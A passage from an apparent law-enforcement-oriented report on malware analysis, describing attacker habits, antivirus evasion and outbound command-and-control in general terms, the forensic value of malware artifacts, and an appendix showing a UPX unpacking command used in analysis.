sophistication is expensive, so they only employ sophisticated techniques when there is sufficient benefit to offset the cost.

Simply put, online adversaries use whatever technique works. By studying attacker's techniques, we can determine what works against our networks and our criminal justice system.

Attackers Understand Social Behavior

Attackers understand that security professionals have limited resources just like any other professional: they work fixed hours and take time off for holidays and vacations. The attackers expect that the infrastructure needed to support their activities will eventually be shut down by security professionals, so they schedule their attacks to maximize their opportunity before a site is shut down. Attackers know that if they start an attack on a Friday, it may not be noticed until people return to work the next Monday. When the site is finally shut down, the adversaries may well have already moved on to another site.

Often, attackers purchase domain registrations and hosting services for C&C sites fraudulently. They know that eventually the fraud may be reported and their hosting or domain service will be terminated, but they are counting on the process taking long enough to allow them to conclude their attack.

Attackers also understand the culture of the victims they are targeting. They craft email messages, application icons, and program names to be as enticing as possible. They follow tragic and newsworthy events and craft messages based on fear or surprise related to those events.[24]

Practice: Exploit Jurisdictions and Geography

Attackers understand that law enforcement and incident response jurisdictions are arranged geographically. They know that law enforcement faces administrative difficulties working internationally, and they exploit this situation by targeting victims in one country from outside of that country and hosting a drop site in yet a third country. Attackers may use several proxies in different geographic regions to route their connection to a C&C or drop site. They count on the difficulty of tracing network connections across jurisdictional boundaries to protect them from being caught. Attackers also know that certain countries do not have adequate cyber investigation capabilities and laws. Money gained from these cyber attacks is quickly funneled through online bank accounts and international money transfers.

---

[24] Recently, attackers have taken advantage of natural disasters such as Hurricane Katrina in 2005 and the 2004 Indian Ocean Earthquake and Tsunami. One group of attackers used the (false) premise that a major Australian financial institution had gone bankrupt to convince victims to open email messages containing malware.

Practice: Monetary Threshold/Compete with Other Crimes

Depending on the actual crime committed, some countries, including the United States, have a monetary threshold requirement for the investigation of an offense/report. Often, the determination of monetary loss is difficult for electronic crimes. The investigator is usually aware of the enormous potential of monetary loss of this type of criminal activity, but usually has difficulty quantifying it so that a prosecutor is willing to take the case. Furthermore, cyber crimes are generally considered a non-priority criminal activity, especially when there is competition for the prosecutor's time (which is consumed by priority cases such as murder, drug dealing, and kidnapping).

Practice: Mentality of the Attacker Community

The internet has provided a social network where people can chat, make friends, or find their significant other. For some, it has become the primary form of interaction with other human beings. Computer users are no longer confined to interaction with people within their school or job; this medium permits them access to people all over the world without ever leaving the comfort of their home. The internet provides a level of anonymity, a level of security, that some users may not feel in the physical world. This "protection" may embolden a user to perform activities he or she knows to be wrong because he or she doesn't fear getting caught.

People of all ages are taking part in nefarious activities. All one needs is a computer and an internet connection. Let's quickly examine two different societies: minors and organized crime. With some exceptions, each tends to operate in the general geographical area in which they reside. Laws are quite different from country to country and the rules for dealing with minors are no exception. Juveniles are frequently aware of this and use these distinctions to their advantage. The entry into organized criminal enterprise no longer relies on face-to-face meetings. Criminals use this capability to their advantage and aren't worried about getting caught. They believe their ability to use the internet to dodge authority and mask their operations means the worst fate they'll suffer is a "slap on the wrists."

Practice: Study and Evade Network Defenses

We can conclude from their behavior that malware authors understand and study how network defenses, such as firewalls and antivirus, are deployed. They design their malware to evade those defenses. They know that antivirus software is a primary defensive tool, and they have learned how to circumvent it.

We frequently observe the same malware packed with different packers, only to observe that not all the samples were detected by antivirus programs. After repacking, malware authors can check her program against a few common antivirus products to make sure it is not detected. They understand that if they deploy their malware widely it will

eventually be detected by antivirus, but they are counting on that taking long enough that it will be outside of the planned time frame for the attack.

Malware authors understand that many desktop systems cannot receive connections directly from the internet because of either enterprise firewalls or home routers. Therefore, malware authors have come to rely on making outbound connections to a C&C or drop site, rather than making incoming connections directly to infected machines. In many cases, firewalls and home routers do not defend as rigorously against outbound connections.

Another insight seems to have been that HTTP is commonly allowed to traverse all but the most restrictive enterprise firewalls, either via an HTTP proxy or directly. Malware authors who previously relied extensively on IRC are now coming to rely on ubiquitous HTTP-based communication.

Supporting Computer Forensic Investigations

Malicious code analysis is occasionally required for non-malware-centric investigations, and it can be helpful in those instances as well. Most often, this takes a supporting role to an ongoing computer forensic examination.

Combating the "Malware on the Machine" Defense

In past cases where illegal activity has been traced to individual computers, the defendants have claimed that although the activity originated from their computers, they were not responsible for it because their computers were infected with malware. In a case like this, during the forensic examination of the defendant's computer, the examiner should attempt to locate any malware in order to confirm or refute the defense claim.

For instance, if the defendant's PC was actually infected with a Trojan horse that allowed traffic to be proxied through the infected PC, then the defense claim might be viable. However, if network traffic logs from the time do not show any incoming traffic corresponding with the attack, then the analyst could assert that while the machine was infected with malicious code, the traffic patterns were not consistent with a third party proxying traffic through it.

Could This Tool Have Committed the Crime?

If an attack tool were found, analysis of the software in question would be able to determine if the functionality required to commit the crime is actually found within the software. If a defendant's seized PC were found to contain source code or malware deployment tools, analysis of the tools and the deployed malware could determine that tools found on the PC are consistent with malware used in an attack.

Summary and Conclusion

Malware has become a tool of choice for adversaries intent on illicitly accessing computer systems to steal information and other assets, or to commandeer these systems for use in other illicit activities. Mass produced, easy to use, and widely distributed through the underground internet economy, it affords adversaries the means to probe substantial numbers of computers for security flaws and to install itself on vulnerable systems. Once installed, the malware can be remotely controlled by adversaries for use in a number of illicit activities, including

- information theft (including theft of documents, databases, account numbers, and personal credentials)
- banking fraud
- denial-of-service attacks
- spam
- pay-per-view advertising schemes
- pay-per-click advertising schemes
- pay-per-install advertising schemes

Fortunately for investigators, malware leaves behind artifacts that could contain evidence or generate leads. Consequently, malware analysis can play an important role in the investigation of these crimes. In particular, malware analysis is a useful tool for connecting the malware to the attacker. Analysts seek to make this connection by gathering intelligence from network interactions, extracting incidental artifacts from the malware, and making connections to other malware. This analysis may reveal

- advertising tracking numbers (in pay-per-view and pay-per-click schemes)
- drop-site locations for exfiltrated data (which are often hard coded in the malware)
- command and control locations
- comments in the malware added by the malware author or the attacker

To extract these artifacts, malware analysts employ a variety of techniques. These include

- hard drive imaging
- “real-time” forensics (which allows for the examination of the malware as it is running on the compromised computer, but which may alter the state of the hardware and limit the admissibility of the evidence)
- antivirus testing
- binary string analysis
- runtime analysis using monitoring tools
- reverse engineering

Attackers who use malware understand the nature of the environment in which they operate. Keen students of social behavior, they understand both the weaknesses of their victims and the limitations and competing priorities of the law enforcement community. Elusive and adaptable, these attackers will likely continue to seek the low-hanging fruit afforded them by inadequately secured computer systems until the consequences of their activities begin to outweigh the rewards. The successful investigation of computer-related crimes can make these consequences real to the attackers. As law enforcement steps up pursuit of electronic crime, malware analysis will play a key role.

References

"Hackers commercialize toolkits for profit." http://www.computerworld.com.au/index.php/id;683194109.

"Hacker Kit Use Surges, Means More Malicious Sites." http://www.techweb.com/wire/security/193101569;jsessionid=VTWPXMPY1WAJSQSNDLQCKHSCJUNN2JVN.

"Trojan.Hotword.B." Symantec. http://www.symantec.com/security_response/writeup.jsp?docid=2005-053013-5106-99&tabid=2.

"Israeli couple jailed over Trojan horse." http://news.zdnet.com/2100-1009-6054116.html.

"Israeli 'Trojan horse' scandal widens." MSNBC. http://www.msnbc.msn.com/id/8064757/.

McGann, Rob. "Google and Overture Define Click Fraud." ClickFraud.Com. Reporthttp://www.clickfraudreport.com/archives/2004/12/index.html (December 30, 2004).

Olsen, Stefanie. "Exposing click fraud." CNET. http://news.com.com/Exposing+click+fraud/2100-1024_3-5273078.html (July 19, 2004).

Penenberg, Adam L. "BlowSearch Tackles Click Fraud." Wired. http://www.wired.com/news/culture/0,1284,67873,00.html?tw=wn_5culthead (June 16, 2005).

US-CERT. "VU#254236: Microsoft Windows RPCSS Service contains heap overflow in DCOM request filename handling." http://www.kb.cert.org/vuls/id/254236 (September 10, 2003).

US-CERT. "VU#568148: Microsoft Windows RPC vulnerable to buffer overflow." http://www.kb.cert.org/vuls/id/568148 (July 16, 2003).

US-CERT. "VU#753212: Microsoft LSA Service contains buffer overflow in DsRolepInitializeLog() function." http://www.kb.cert.org/vuls/id/753212 (April 13, 2004).

US-CERT. "VU#998653: Microsoft Plug and Play contains a buffer overflow vulnerability." http://www.kb.cert.org/vuls/id/998653 (August 09, 2005).

Appendix A: Unpacking UPX packed files

Executable packers, such as UPX, are used by attackers to make analysis more difficult by obfuscating the machine language instructions and data of the program. A packed executable generally contains a short decryptor stub, followed by the encrypted contents of the original program. When the program starts, the stub decrypts the program in memory and then jumps to the original starting point of the program. Restoring a packed program to its unpacked state is often a difficult task; however, in this case we are lucky because there is a freely available tool that will unpack many UPX-packed programs.

```
$ cp next3.exe next3_unpacked.exe; upx -d next3_unpacked.exe

                       Ultimate Packer for eXecutables

   Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001, 2002, 2003, 2004

UPX 1.25         Markus F.X.J. Oberhumer & Laszlo Molnar        Jun 29th

2004


        File size         Ratio      Format      Name

   --------------------   ------   -----------   -----------

    141263 <-     65999   46.72%    win32/pe     next3_unpacked.exe


Unpacked 1 file.
```